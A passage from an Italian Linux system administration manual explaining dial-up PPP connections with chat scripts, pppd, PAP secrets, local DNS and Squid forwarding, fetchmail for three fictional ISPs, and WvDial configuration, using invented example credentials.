Il motivo per il quale si indica solo la parte finale delle stringhe di identificazione è che in questo modo si possono ignorare le parti di stringa superflue che potrebbero anche essere giunte alterate. Un esempio molto simile al precedente potrebbe essere:

```
ogin:--ogin: tizio ssword: tazza
```

In questo caso, se non si riceve la stringa '**`ogin:`**' al primo tentativo, '**`chat`**' invia un semplice ritorno a carrello e quindi attende ancora una volta.

Il programma '**`chat`**' è in grado di riconoscere una serie di stringhe speciali che vengono descritte di seguito.

Stringa	Descrizione
'**`ABORT`**'	stringhe di interruzione Le stringhe di interruzione permettono di interrompere la comunicazione quando il modem restituisce una parola chiave particolare. Nell'esempio seguente la sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende) e quindi invia la stringa '**`ATZ`**': `ABORT BUSY ABORT 'NO CARRIER' '' ATZ OK ATDT123456 CONNECT` La risposta attesa è la stringa '**`OK`**'. Quindi invia '**`ATDT123456`**' e attende '**`CONNECT`**'. Quando viene ricevuta anche questa ultima stringa, lo script prosegue. Se però, in qualunque momento, il modem restituisce una delle stringhe '**`BUSY`**' o '**`NO CARRIER`**', l'esecuzione dello script viene interrotta.

Stringa	Descrizione
'**REPORT**'	stringhe di rapporto Le stringhe di rapporto permettono di registrare nel file di rapporto (si veda l'opzione '**-r**') gli eventi specificati. Si osservi l'esempio: `REPORT CONNECT ABORT BUSY '' ATZ OK ATDT123456 CONNECT` Questa sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende) e quindi invia la stringa '**ATZ**'. La risposta attesa è la stringa '**OK**'. Quindi invia '**ATDT123456**' e attende '**CONNECT**'. Quando viene ricevuta anche questa ultima stringa, lo script prosegue e in più viene scritto all'interno del file di rapporto la parola '**CONNECT**', seguita da tutto quello che il modem ha inviato insieme fino al raggiungimento del carattere di ritorno a carrello.

'**TIMEOUT**'	tempo massimo
	Il tempo massimo iniziale è di 45 s (secondi) e può essere cambiato utilizzando il parametro '**-t**' oppure durante l'esecuzione dello script. Si osservi l'esempio seguente, tenendo conto che è diviso in due per motivi tipografici:
	`'' ATZ OK ATDT123456 CONNECT TIMEOUT 10 ↩`
	`↪ogin:--ogin: tizio TIMEOUT 5 ssword: tazza`
	Prima di attendere l'invito a inserire il nominativo-utente viene cambiato il tempo massimo di attesa (il *timeout*) a 10 secondi e, prima di attendere l'invito a inserire la parola d'ordine, viene cambiato a cinque secondi. Quando viene cambiato il valore del *timeout*, questo resta così fino al cambiamento successivo.

'**EOT**'	invio del codice di fine testo Il simbolo di EOT può essere rappresentato con '**^D**'. Quando si invia questo carattere non viene aggiunto il ritorno a carrello, al contrario del solito.
'**BREAK**'	interruzione La stringa speciale '**BREAK**' rappresenta un segnale speciale nella trasmissione. L'azione normale del modem ricevente questo segnale è quello di cambiare la velocità di trasmissione. La sequenza di interruzione può essere incorporata all'interno di una stringa utilizzando la sequenza '**\K**'.

All'interno di uno script di colloquio, si possono inserire dei simboli speciali, rappresentati prevalentemente attraverso delle sequenze di escape del tipo '**\x**'. Segue l'elenco di quelle più importanti per '**chat**'.

Codice	Descrizione
`''` `""`	Una coppia di apici singoli o di apici doppi rappresenta la stringa nulla. Se viene inviata una stringa nulla, in pratica si invia solo un ritorno a carrello.
`\b`	*Backspace*.
`\c`	Elimina il carattere di ritorno a carrello alla fine di una riga da trasmettere. È l'unico modo per riuscire a trasmettere una stringa che non termini con il solito ritorno a carrello. Si utilizza alla fine della stringa da trasmettere e non vale per le stringhe da ricevere.
`\d`	Attende per un secondo. Vale solo per le stringhe da trasmettere.
`\K`	Inserisce un carattere *break*. Vale solo per le stringhe da trasmettere.
`\n`	Rappresenta un carattere *line feed* o <*LF*>.
`\N`	Invia un carattere <*NUL*>. Vale solo per le stringhe da trasmettere.

Codice	Descrizione
`\p`	Esegue una pausa di 0,1 s. Vale solo per le stringhe da trasmettere.
`\q`	Sopprime la scrittura della stringa nel registro del sistema. Al suo posto appaiono alcuni punti interrogativi. Vale solo per le stringhe da trasmettere.
`\r`	Invia o attende un ritorno a carrello.
`\s`	Rappresenta uno spazio e può essere usato quando non si vuole usare la tecnica delle virgolette per racchiudere una stringa che contiene spazi.
`\t`	Invia o attende un carattere di tabulazione.
`\\`	Invia o attende un carattere '****'
`\`***ooo***	Rappresenta un carattere in notazione ottale. Alcuni simboli non possono essere ricevuti (attesi).
`^`***x***	Rappresenta una sequenza del tipo '**^A**', '**^B**', '**^C**',... Per esempio, '**^Q**' rappresenta il codice *<DC1>* pari a 17_{10}. Alcuni simboli non possono essere ricevuti (attesi).

291.2.3 Demone per il PPP e Chat assieme

Per automatizzare la creazione di un collegamento PPP attraverso la linea telefonica, quando il nodo remoto utilizza un sistema di autenticazione tradizionale, si può combinare l'uso di '**pppd**' e di '**chat**'. Per la precisione, si utilizza '**pppd**' con l'opzione '**connect**', attraverso la quale si avvia '**chat**' allo scopo di inizializzare il modem, comporre il numero ed eseguire il procedimento di autenticazione.

La prima cosa da fare è quella di creare uno script per '**chat**', adatto alle esigenze del proprio modem, ma soprattutto, in grado di eseguire l'accesso presso la macchina remota. Si osservi l'esempio seguente, che fa riferimento al file '`/etc/ppp/chatscript`'.[2]

```
TIMEOUT       3
ABORT         BUSY
ABORT         'NO CARRIER'
''            \dAT&F
OK            \dAT
OK            \dATX3
OK            \dAT
OK            '\dATDT 0987654321'
TIMEOUT       30
CONNECT       ''
ogin:--ogin: tizio
word:         tazza
''            ''
```

Se si osserva l'esempio, si può notare che se la stringa '**ogin:**' non viene ricevuta entro 30 s, viene inviato un ritorno a carrello e quindi la si attende nuovamente. Inoltre, alla fine, anche se non è detto che sia strettamente necessario, viene inviato un ritorno a carrello senza attendere nulla.

In questa situazione, si potrebbe predisporre un altro script (questa volta uno script di shell), per avviare '**pppd**' con tutte le opzioni necessarie, ma soprattutto con l'uso di '**connect**' per incorporare '**chat**'.

```
#!/bin/sh

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

Come in altri esempi, viene utilizzata la seconda porta seriale e si lascia che sia la controparte a definire gli indirizzi IP di entrambi i nodi.

Ricapitolando, in questo modo: '**pppd**' apre la linea seriale; avvia '**chat**' che si occupa di inizializzare il modem, di comporre il numero telefonico e di eseguire l'accesso, fino a fare partire il PPP dall'altra parte; quindi '**pppd**' riprende il controllo ed è pronto per comunicare con l'altro lato della comunicazione.

Volendo, si può incorporare tutto lo script di colloquio nello script di shell che serve ad avviare '**pppd**'. Così facendo, diventa tutto un po' confuso da leggere, ma può essere un modo per tenere le informazioni sul proprio accesso remoto lontane da occhi indiscreti.

Quello che segue è uno script completo che prima di avviare '**pppd**' verifica che non ci sia già un'interfaccia di rete denominata '**ppp0**'.

```
#!/bin/sh
#
## ~/ppp-connetti
##
## Attiva la connessione al proprio ISP attraverso pppd e chat.
##
## Questo script è molto semplificato rispetto a quelli standard.
## Il problema sta nel fatto che molto dipende da come si
## comporta l'elaboratore dell'ISP.
## In questo esempio, in particolare, alla fine dello script di
## chat viene inviato un ritorno a carrello senza il quale la
## connessione non avviene.
##
## Si presume che la connessione avvenga utilizzando l'interfaccia
## «ppp0».
##
## Perché possa essere utilizzato da un utente comune, occorre che
## tale utente possa accedere alla porta seriale del modem e che il
## programma «pppd» sia SUID-root.
##
## Questo script non utilizza alcun argomento dalla riga di comando.
#
#
##
## Variabili.
##
#
#
# Indirizzo dell'ISP.
```

```
# In teoria non è necessario indicare l'indirizzo IP
# dell'elaboratore remoto. Tuttavia, se non dovesse funzionare,
# c'è sempre la possibilità di inserirlo qui.
#
IP_ISP="0.0.0.0"
#
# Indirizzo del proprio elaboratore.
# L'indirizzo IP del proprio elaboratore non deve essere indicato,
# a meno che non sia stato deciso diversamente con il proprio ISP.
# Infatti, di solito viene assegnato l'indirizzo locale in
# maniera dinamica.
#
IP_LOCALE="0.0.0.0"
#
# La porta di comunicazione utilizzata per il modem.
# In questo caso è la seconda porta seriale.
#
DISPOSITIVO="/dev/ttyS1"
#
# Velocità massima di trasmissione.
#
VELOCITA="57600"
#
# Il numero di telefono dell'ISP.
#
TELEFONO="0987654321"
#
# Il nominativo utente utilizzato per accedere all'elaboratore
# dell'ISP.
#
PPP_ACCOUNT="tizio"
#
# La password per accedere.
#
PPP_PASSWORD="tazza"
#
##
## Inizio.
##
#
#
# Prima di iniziare si controlla che non sia già attiva una
# connessione con l'interfaccia di rete «ppp0», ovvero quella di
# una connessione PPP (precisamente la prima).
# È da notare che «ifconfig» potrebbe non trovarsi nel percorso
# di ricerca degli eseguibili della variabile PATH, per cui è
# necessario indicare il percorso assoluto.
#
if `/sbin/ifconfig | grep "ppp0" > /dev/null`
then
    #
    # Esiste già una connessione con «ppp0», quindi non si può
    # procedere (si interrompe lo script).
```

```
    #
    echo "È già attiva una connessione con ppp0"
    exit 1
fi
#
# Viene attivato pppd con l'aiuto di chat.
# In particolare, chat esegue le operazioni seguenti:
#  - imposta il tempo di attesa a 3 secondi;
#  - interrompe in caso di messaggio ABORT
#  - interrompe in caso di messaggio NO CARRIER;
#  - senza attendere, richiede il prelievo della configurazione
#    di fabbrica del modem;
#  - dopo l'OK invia un comando AT nullo (serve per i modem lenti);
#  - dopo l'OK invia il comando ATX3 in modo che venga ignorato il
#    tono di chiamata;
#  - dopo l'OK invia un comando AT nullo (serve per i modem lenti);
#  - dopo l'OK invia la richiesta di composizione del numero
#    telefonico;
#  - cambia il tempo di attesa portandolo a 30 secondi;
#  - attende CONNECT e quindi invia un ritorno a carrello;
#  - attende la richiesta di login e invia il nome dell'utente;
#  - attende la richiesta della password e invia la password;
#  - senza attendere invia un ritorno a carrello.
#
/usr/sbin/pppd \
    connect "/usr/sbin/chat -v \
    TIMEOUT      3 \
    ABORT        BUSY \
    ABORT        'NO CARRIER' \
    ''           \\dAT\&F \
    OK           \\dAT \
    OK           \\dATX3 \
    OK           \\dAT \
    OK           '\\dATDT $TELEFONO' \
    TIMEOUT      30 \
    CONNECT      '' \
    ogin:--ogin: $PPP_ACCOUNT \
    word:        $PPP_PASSWORD \
    ''           ''  " \
    crtscts \
    modem \
    defaultroute \
    $IP_LOCALE:$IP_ISP \
    $DISPOSITIVO \
    $VELOCITA
#
##
## Fine.
##
#
```

Per semplificare la chiusura del PPP, si può preparare anche lo script seguente:

```
#!/bin/sh
#
# ~/ppp-chiudi
#
# Chiude la connessione inviando un segnale di SIGINT a "ppp0".
# Questo script non utilizza alcun argomento dalla riga di comando.
#
kill -INT `cat /var/run/ppp0.pid`
```

Prima di poter eseguire uno script è importante ricordare di attribuirgli i permessi di esecuzione necessari.

chmod +x ***nome_del_file***

Come già accennato nel capitolo introduttivo all'uso di '**pppd**', se si vuole permettere anche agli utenti comuni di effettuare la connessione, occorre fare in modo che '**pppd**' sia SUID-root. In pratica, si verifica e se necessario si modificano i permessi di '**pppd**'.

ls -l /usr/sbin/pppd [*Invio*]

```
-rwxr-xr-x   1 root     root        69084 Mar 25  1997 /usr/bin/pppd
```

Dal momento che manca la modalità SUID, occorre attribuirgliela.

chmod u+s /usr/sbin/pppd [*Invio*]

Si verifica nuovamente per sicurezza.

ls -l /usr/sbin/pppd [*Invio*]

```
-rwsr-xr-x   1 root     root        69084 Mar 25  1997 /usr/bin/pppd
```

La lettera '**s**' minuscola segnala l'attivazione della modalità SUID e del permesso di esecuzione per l'utente proprietario.

291.3 Cliente PPP che fornisce esclusivamente un'identificazione PAP o CHAP

Se si usa esclusivamente il protocollo PPP per ottenere l'autenticazione di chi accede, la configurazione del cliente diventa più semplice. La differenza rispetto a quanto mostrato nel caso di autenticazione tradizionale, sta nel fatto che non occorre più accedere in quel modo; tuttavia resta il problema di dover inizializzare il modem e di comporre il numero telefonico.

In pratica, il procedimento è simile a quanto è già stato mostrato, nel senso che '**pppd**' viene usato ancora assieme a '**chat**', solo che lo script di colloquio si limita a comandare il modem.

```
TIMEOUT       3
ABORT         BUSY
ABORT         'NO CARRIER'
''            \dAT&F
OK            \dAT
OK            \dATX3
OK            \dAT
OK            '\dATDT 0987654321'
```

Quello che si vede potrebbe essere il nuovo script di colloquio di '**`chat`**'. Per il resto, l'uso di '**`pppd`**' non cambia, a parte il fatto di dover intervenire sui file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chat-secrets`'. Quello che segue è l'esempio di '`/etc/ppp/pap-secrets`'; nel caso di '`/etc/ppp/chat-secrets`' potrebbe essere necessario indicare espressamente il nome del servente, ovvero del nodo remoto.

```
# /etc/ppp/pap-secrets
#
# Segreti per l'autenticazione PAP
#
# cliente       servente        segreto         indirizzi IP ammissibili
tizio           *               tazza           *
```

A questo punto, specialmente nel caso che il nodo remoto richieda l'autenticazione PAP, è necessario aggiungere al comando '**`pppd`**' l'opzione '**`user`**', in modo da selezionare la voce corretta nel file '`/etc/ppp/pap-secrets`'.

```
#!/bin/sh

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    user tizio \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

291.4 Problemi collegati

Dal momento che la connessione a Internet è una delle prime cose che si fa quando ci si avvicina a qualunque sistema operativo che lo consenta, è il caso di ricordare un paio di particolari che non sono correlati direttamente al protocollo PPP.

291.4.1 Gli indirizzi locali

Se il proprio elaboratore è collegato a una rete locale, si devono utilizzare indirizzi IPv4 che non vadano in conflitto con quelli della rete esterna, cioè Internet.

Per questo, di solito si usano gli indirizzi della classe C riservati appositamente alle reti locali i cui elaboratori non devono essere accessibili da parte della rete Internet: da 192.168.0.0 a 192.168.255.255.

291.4.2 DNS

Dovendo accedere alla rete esterna Internet, un problema importante è costituito dalla risoluzione dei nomi di dominio. Se si utilizza il proprio elaboratore per accedere a Internet, è molto probabile che non si disponga di un servizio di risoluzione dei nomi locale (servente DNS), al massimo si utilizza il file '`/etc/hosts`' con l'elenco degli elaboratori locali. Per non perdere la possibilità di comunicare con la propria rete locale, pur potendo accedere a Internet, occorre configurare il file '`/etc/host.conf`' (279.1.1) in modo da utilizzare prima il file '`/etc/hosts`' e quindi i serventi DNS.

```
order hosts,bind
multi on
```

Successivamente occorre preparare il file '`/etc/resolv.conf`' (279.2.3) in modo da utilizzare i serventi DNS indicati dal proprio ISP. Segue un esempio con indirizzi immaginari:

```
nameserver 195.345.145.15
nameserver 194.145.123.77
```

Il protocollo PPP può fornire a un cliente l'indicazione degli indirizzi IP dei serventi DNS da utilizzare. Questo problema è descritto nella sezione 289.5.2, dove si mostra l'uso dell'opzione '**`usepeerdns`**'.

Se invece si desidera attivare localmente un servizio di risoluzione dei nomi si può vedere quanto trattato nei capitoli 281 e 282.

291.4.3 Il sistema di posta elettronica

Quando si utilizza un ISP per accedere a Internet, di solito si ottiene un indirizzo di posta elettronica riferito a un elaboratore dell'ISP; per acquisire la posta da quell'elaboratore si può utilizzare Popclient o Fetchmail (capitolo 323) trasferendola così nel proprio sistema di posta locale.

Per l'invio della posta elettronica, se si è alle prime armi, è meglio utilizzare un programma MUA in grado di accedere a un servente SMTP differente da quello locale, ovvero in grado di sfruttare quello offerto dal fornitore di accesso a Internet. Ciò dà il vantaggio di lasciare a quel servente il compito di inoltrare i messaggi e di ritentare l'invio nel caso le destinazioni non siano raggiungibili immediatamente.

Se invece si pretende di gestire la posta attraverso il servente locale, magari perché si vuole servire la propria rete locale, allora le cose si complicano e occorre conoscere bene la configurazione del proprio servente SMTP.

291.5 Riferimenti

- Robert Hart, *PPP HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Egil Kvaleberg, *ISP-Hookup HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **Chat** dominio pubblico

[2] La scelta della collocazione e del nome di questo script è personale. In questo caso è stato messo nella directory '`/etc/ppp/`', anche se ciò potrebbe essere discutibile. Dal momento che contiene informazioni riservate, precisamente ciò che è necessario per accedere presso il servente remoto a cui ci si connette, può darsi che sia meglio «nasconderlo» in qualche modo.

Capitolo 292

Descrizione di una connessione PPP quasi reale

In questo capitolo si vuole mostrare un esempio relativamente completo di configurazione con tre fornitori di accesso a Internet. Si tratta di nomi e indirizzi inventati, che però rappresentano le situazioni più comuni. Per la precisione, si fa riferimento a una connessione PSTN (*Public switched telephone network*), cioè attraverso la linea telefonica analogica commutata.

Si suppone che l'utente «Tizio Tizi» abbia sottoscritto un contratto con tre fornitori di accesso a Internet, che qui vengono identificati attraverso i nomi: «Nero», «Grigio» e «Bianco». La tabella 292.1 mostra le informazioni ottenute dai tre fornitori per effettuare il collegamento, ma si tratta rigorosamente di dati inventati.

Tabella 292.1. Confronto tra le caratteristiche delle tre connessioni ipotetiche.

	Nero	Grigio	Bianco
Telefono del punto di accesso	0987 6543210	0876 5432109	0765 4321098
Nominativo-utente	tizio	tizio.tizi	tizio.tizi@bianco.dg
Parola d'ordine per l'accesso	asdfghjk	qwertyui	12345678
Parola d'ordine per la posta elettronica	"	"	poiuytre
Indirizzo di posta elettronica	tizio@nero.dg	tizio.tizi@grigio.dg	tizio.tizi@bianco.dg
DNS primario	non specificato	123.123.123.1	134.134.134.1
DNS secondario	non specificato	non specificato	134.134.134.100
Proxy	non specificato	proxy.grigio.dg	proxy.bianco.dg:8080
SMTP (posta in uscita)	smtp.nero.dg	smtp.grigio.dg	smtp.bianco.dg
POP3 (posta in entrata)	pop.nero.dg	mail.grigio.dg	popmail.bianco.dg
NNTP (news o Usenet)	news.nero.dg	news.grigio.dg	news.bianco.dg

Dalla tabella si può osservare che le strategie dei vari fornitori possono essere abbastanza diverse rispetto a ciò che si può considerare «normale». Per esempio, Bianco considera il nominativo-utente esattamente uguale all'indirizzo di posta elettronica, mentre così non avviene di solito nei sistemi Unix. Un'altra cosa da considerare è la possibilità che siano stabilite delle parole d'ordine differenti per l'accesso e per il prelievo della posta elettronica. È stata volutamente trascurata la possibilità che si usino dei nominativi-utente diversi per accedere e per prelevare la posta elettronica, ma anche se ciò dovesse capitare, non dovrebbe essere difficile cambiare opportunamente la configurazione.

Negli esempi di configurazione mostrati di seguito, non vengono prese in considerazione le informazioni sul servente SMTP per la posta in uscita e sul servente NNTP per l'accesso ai gruppi di discussione. Si presume che il programma utilizzato per inviare la posta elettronica sia in grado di accedere direttamente al servente SMTP senza doversi avvalere del sistema locale; pertanto, è questo programma che deve essere configurato con l'indicazione del servente SMTP prescelto, corrispondente a quello del fornitore che si intende prediligere per gli accessi. In pratica, quando si deve inviare la posta elettronica, occorre utilizzare l'accesso del fornitore corrispondente, altrimenti questa verrebbe rifiutata. Nello stesso modo, si presume che il programma utilizzato per accedere ai gruppi di discussione, possa accedere da solo a tutti i serventi NNTP disponibili.

292.1 Configurazione della risoluzione dei nomi

Nel momento in cui si gestiscono diversi fornitori di accesso a Internet, la cosa migliore è gestire un servente DNS locale, che sia in grado di interpellare i DNS dei vari fornitori. Se si tenta di intervenire esclusivamente sul file '`/etc/resolv.conf`', si possono indicare solo un numero limitato di indirizzi (dovrebbero essere un massimo di tre). Ecco il file '`/etc/resolv.conf`' che si propone:

```
search brot.dg
nameserver 127.0.0.1
```

Come si vede, la direttiva '**`search`**' fa riferimento a una rete locale che non ha nulla a che vedere con le reti dei fornitori; inoltre, l'unico servente è l'indirizzo locale dell'elaboratore. Il file '`/etc/named.conf`' o '`/etc/bind/named.conf`', dovrebbe essere simile a quello seguente:

```
options {
        directory "/etc/bind";
        forwarders {
                // Grigio
                123.123.123.1;

                // Bianco
                134.134.134.1;
                134.134.134.100;
        };
};

zone "." {
        type hint;
        file "named.root";
};

zone "0.0.127.in-addr.arpa" {
        type master;
        file "127.0.0";
};
```

In questo modo, il servente DNS è in grado di accedere all'esterno da solo e può anche avvalersi dei serventi dei fornitori, quando sono disponibili.

Nella sezione 289.5.2 è descritto brevemente l'utilizzo dell'opzione '**`usepeerdns`**' per ottenere dal nodo remoto l'indicazione degli indirizzi di serventi DNS esterni. In generale conviene abilitare l'opzione '**`usepeerdns`**', anche se si gestisce un servente DNS in proprio. Probabilmente non conviene tentare di modificare dinamicamente la configurazione del servente DNS locale nella direttiva '**`forwarders`**'.

292.2 Proxy con Squid

La disponibilità di un proxy, con funzione di memoria cache, è molto utile ed è importante sfruttarla. In generale conviene sempre attivare il proprio proxy locale, in modo da ridurre il carico degli accessi ripetuti anche nel tratto di rete che separa il proprio elaboratore dal proxy del fornitore; inoltre, disponendo di più fornitori, diventa indispensabile gestirne uno solo. L'esempio seguente mostra le direttive da inserire nel file '`/etc/squid.conf`', quando si utilizza Squid, che è descritto in modo più dettagliato nel capitolo 356.

```
# Fornitore Grigio
# Si presume che la porta sia 8080, anche se ciò non è stato indicato dal
# fornitore.
cache_peer proxy.grigio.dg parent 8080 3130

# Fornitore Bianco
cache_peer proxy.bianco.dg parent 8080 3130
```

Di conseguenza, i programmi che possono avvalersi del proxy, vengono configurati in modo da utilizzare il servizio del nodo locale.

Di solito conviene riavviare il demone che si occupa di offrire il servizio proxy quando si instaura la connessione PPP, in modo che le indicazioni riferite ai proxy esterni possano essere prese in considerazione in modo effettivo. Per questo si potrebbe sfruttare lo script '`/etc/ppp/ip-up`'.

292.3 Posta elettronica in entrata

Dovrebbe essere possibile il prelievo della posta elettronica, giunta presso le caselle messe a disposizione dai vari fornitori, attraverso il protocollo POP3, che è quello più comune, anche se nessuno dei fornitori lo ha indicato espressamente.

Per il prelievo dei messaggi dovrebbe essere conveniente l'uso di Fetchmail, che reimmette i messaggi nel sistema locale di consegna della posta elettronica. Per questa ragione, è necessario che sia attivo un servente SMTP locale, in grado di accettare e anche consegnare messaggi provenienti da, o destinati a *`localhost`*, in grado anche di consegnare correttamente tali messaggi. Questa precisazione è importante, perché la configurazione predefinita di programmi come Sendmail, o Exim, potrebbe escludere questa possibilità, per quanto banale o assurdo ciò possa sembrare. In pratica, per verificare che Fetchmail possa funzionare, basta provare con il comando seguente:

`$` **`mail tizio@localhost`** [*Invio*]

Se Tizio Tizi trova nella sua casella locale il messaggio che si è appena scritto, allora tutto funziona regolarmente. Quello che si vede di seguito è il file '`~/.fetchmailrc`' dell'utente denominato '**`tizio`**' (per la precisione, *`tizio@localhost`*):

```
poll    pop.nero.dg
        proto pop3
        user tizio
        password asdfghjk
        is tizio
```

```
poll    mail.grigio.dg
        proto pop3
        user tizio.tizi
        password qwertyui
        is tizio

poll    popmail.bianco.dg
        proto pop3
        user tizio.tizi@bianco.dg
        password poiuytre
        is tizio
```

È interessante osservare che il fornitore Bianco richiede che venga usato l'indirizzo completo di posta elettronica come nominativo-utente per l'accesso al servizio POP3.

292.4 Connessione

Avendo la disponibilità di più accessi, anche se è necessario stabilire qual è quello preferito, per poter configurare correttamente i programmi che inviano messaggi di posta elettronica che devono sapere a quale servente SMTP rivolgersi, conviene predisporre diversi script indipendenti e completi. Tuttavia, prima di questo occorre definire la configurazione del file '`/etc/ppp/pap-secrets`'. Infatti, anche se non è stato affermato esplicitamente dai fornitori, si presume che la connessione avvenga per mezzo del protocollo PPP, utilizzando un'autenticazione PAP.

```
# Segreti per le autenticazioni attraverso il protocollo PAP.
# cliente                       servente        segreto         indirizzi IP

# fornitore Nero
tizio                           nero            asdfghjk

# fornitore Grigio
tizio.tizi                      grigio          qwertyui

# fornitore Bianco
tizio.tizi@bianco.it            bianco          12345678
```

Si deve osservare che nel caso del fornitore Bianco, la parola d'ordine di accesso è diversa da quella usata per scaricare la posta elettronica. Inoltre, i nomi indicati nella seconda colonna, sono stati stabiliti arbitrariamente, in modo da potervi fare riferimento attraverso gli script di connessione.

Quello che segue è lo script ipotetico, necessario al collegamento con il fornitore Nero. Se il modem ha qualche particolarità, oppure se è troppo veloce rispetto a quanto messo a disposizione dal fornitore, potrebbe essere necessario cambiare qualche informazione nella sequenza dei comandi AT.

```
#!/bin/sh

UTENTE="tizio"
FORNITORE="nero"
```

```
TELEFONO="0987 6543210"

IP_ISP="0.0.0.0"
IP_LOCALE="0.0.0.0"
PERIFERICA="/dev/ttyS1"
VELOCITA="57600"

echo "Connessione in corso presso il fornitore $FORNITORE."

if `/sbin/ifconfig | grep "ppp0" > /dev/null`
then
    echo "E' gia' attiva una connessione con ppp0."
    exit 1
fi

/usr/sbin/pppd \
connect "/usr/sbin/chat -v \
    TIMEOUT      10 \
    ABORT        BUSY \
    ABORT        'NO CARRIER' \
    ECHO ON \
    ''           \\dAT \
    OK           \\dATX3 \
    OK           \\dAT \
    OK           '\\dATDT $TELEFONO' \
    TIMEOUT      90 \
    CONNECT     ''" \
user $UTENTE \
remotename $FORNITORE \
kdebug 1 \
crtscts \
passive \
modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$PERIFERICA \
$VELOCITA
```

Nel caso degli altri due fornitori, basta modificare il valore delle variabili '**`UTENTE`**', '**`FORNITORE`**' e '**`TELEFONO`**':

```
UTENTE="tizio.tizi"
FORNITORE="grigio"
TELEFONO="0876 5432109"
```

```
UTENTE="tizio.tizi@bianco.it"
FORNITORE="bianco"
TELEFONO="0765 4321098"
```

Nell'esempio non è stata inserita l'opzione '**usepeerdns**', perché non è necessaria nell'ambito della situazione globale proposta. Infatti, se la propria distribuzione GNU modifica automaticamente il file '`/etc/resolv.conf`', si rischia di perdere il riferimento al servente DNS locale, che potrebbe avere informazioni importanti sulla propria rete interna.

Capitolo 293

WvDial

WvDial [1] è un programma frontale, per sistemi GNU/Linux, per l'uso e la gestione facilitata di '**pppd**' allo scopo di realizzare delle connessioni su linea commutata attraverso il modem. WvDial si prende cura di attivare la connessione, sia in presenza di un sistema di autenticazione tradizionale, sia attraverso i protocolli PAP e CHAP, senza bisogno di intervenire nella configurazione dei file '/etc/ppp/pap-secrets' e '/etc/ppp/chap-secrets'.

In condizioni normali, WvDial è in grado di configurare quasi completamente il modem, lasciando all'utente l'onere di inserire i propri dati relativi all'utenza remota presso cui si vuole connettere.

293.1 Configurazione automatica

Una volta installato WvDial, se non è già il sistema di gestione dei pacchetti della propria distribuzione a provvedervi, bisogna avviare il programma '**wvdialconf**' allo scopo di generare il file di configurazione iniziale: '/etc/wvdial.conf'. Ci si comporta così (servono i privilegi dell'utente '**root**'):

wvdialconf /etc/wvdial.conf [*Invio*]

In quel momento non si deve muovere il mouse, o comunque non si deve interagire con alcuna unità che utilizzi una porta seriale. La prima volta, si potrebbe ottenere un rapporto simile a quello seguente, dove si vede che viene individuato un modem nella seconda porta seriale:

```
Scanning your serial ports for a modem.

Port Scan<*1>: Ignoring ttyS0 because /dev/mouse is a link to it.
ttyS1<*1>: ATQ0 V1 E1 -- OK
ttyS1<*1>: ATQ0 V1 E1 Z -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0 -- OK
ttyS1<*1>: Modem Identifier: ATI -- 5601
ttyS1<*1>: Speed 2400: AT -- OK
ttyS1<*1>: Speed 4800: AT -- OK
ttyS1<*1>: Speed 9600: AT -- OK
ttyS1<*1>: Speed 19200: AT -- OK
ttyS1<*1>: Speed 38400: AT -- OK
ttyS1<*1>: Speed 57600: AT -- OK
ttyS1<*1>: Speed 115200: AT -- OK
ttyS1<*1>: Max speed is 115200; that should be safe.
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0 -- OK
Port Scan<*1>: S3

Found a modem on /dev/ttyS1.
/etc/wvdial.conf<Warn>: Can't read config file /etc/wvdial.conf:
  No such file or directory
ttyS1<Info>: Speed 115200; init "ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0"
```

In condizioni normali, il programma è in grado di individuare il modem e di determinare le sue capacità. Da questo si ottiene un file di configurazione iniziale abbastanza completo, simile a quello seguente:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
; Phone = <Target Phone Number>
; Username = <Your Login Name>
; Password = <Your Password>
```

Data la caratteristica delle linee telefoniche italiane, per cui non esiste il tono di chiamata, è necessario aggiungere il comando ATX3; inoltre, come si intuisce, vanno definite le ultime tre direttive che appaiono opportunamente commentate. In altri termini, il file va modificato più o meno come si vede nell'esempio seguente, dove i dati relativi all'utenza sono ovviamente inventati:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATX3
Phone = 0987 654321
Username = tizio
Password = supersegretissimo
```

In condizioni normali, è sufficiente avviare l'eseguibile '**`wvdial`**' con i privilegi dell'utente '**`root`**' e la connessione dovrebbe instaurarsi senza altri problemi.

Bisogna considerare che il file '`/etc/wvdial.conf`' è unico per tutto il sistema, per cui, è da ritenere che tutto ciò che appare riguardi esclusivamente le utenze remote della persona che ha o può avere localmente i privilegi dell'utente '**`root`**'.
Oltre a questo, c'è da considerare che l'eseguibile '**`wvdial`**', potrebbe anche funzionare senza i privilegi dell'utente '**`root`**', ma in tal caso deve avere ugualmente la possibilità di accedere in lettura a tale file. Per questa ragione, il file '`/etc/wvdial.conf`' è normalmente accessibile da tutti gli utenti in lettura, cosa che mette allo scoperto i dati riservati per l'utilizzo dell'utenza remota (il nominativo e la parola d'ordine).
